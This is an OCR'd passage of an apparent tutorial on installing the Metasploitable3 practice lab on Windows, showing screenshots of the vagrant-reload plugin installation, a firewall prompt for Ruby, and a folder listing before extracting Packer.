
Name

vagrant-reload-master
metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Command Prompt - vagrant plugin install vagrant-reload

```
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\nspadm>vagrant plugin install vagrant-reload
_
```

Click on "Allow access" if a firewall warning is shown as given below.



his PC › Downloads › Metasploitable3

Name

vagrant-reload-master
metasploitable3-master
packer_1.3.4_windows_amd64
vagrant_2.2.3_x86_64
vagrant-reload-master

Command Prompt - vagrant plugin install vagrant-reload

```
Microsoft Windows [Version 10.0.17134.590]
(c) 2
C:\Us
Insta
```

Windows Security Alert

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of Ruby interpreter (CUI) 2.4.4p296 [x64-mingw32] on all public and private networks.

Name: Ruby interpreter (CUI) 2.4.4p296 [x64-mingw32]
Publisher: http://www.ruby-lang.org/
Path: C:\hashicorp\vagrant\embedded\mingw64\bin\ruby.exe


Allow Ruby interpreter (CUI) 2.4.4p296 [x64-mingw32] to communicate on these

☑ Private networks, such as my home or work network

☐ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)

What are the risks of allowing an app through a firewall?

Make sure the plugin is successfully installed as shown below.



his PC › Downloads › Metasploitable3


Name

- vagrant-reload-master
- metasploitable3-master
- packer_1.3.4_windows_amd64
- vagrant_2.2.3_x86_64
- vagrant-reload-master

Command Prompt


```
Microsoft Windows [Version 10.0.17134.590]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\nspadm>vagrant plugin install vagrant-reload
Installing the 'vagrant-reload' plugin. This can take a few minutes...
Fetching: vagrant-reload-0.0.1.gem (100%)
Installed the plugin 'vagrant-reload (0.0.1)'!

C:\Users\nspadm>
```

Next extract the contents of packer archive as shown below. Packer is a software which is us-ed to convert the Windows ISO file into a Vbox image.



Name	Date modified	Type	Size
vagrant-reload-master	2/23/2019 4:43 PM	File folder	
metasploitable3-master	2/23/2019 4:31 PM	Compressed (zipp...	151,912 KB
packer_1.3.4_windows_amd64	2/23/2019 4:30 PM	Compressed (zipp...	28,008 KB
vagrant_2.2.3_x86_64	2/23/2019 4:29 PM	Windows Installer ...	234,724 KB
vagrant-reload-master	2/23/2019 4:29 PM	Compressed (zipp...	6 KB
packer_1.3.4_windows_amd64	2/23/2019 4:57 PM	File folder	

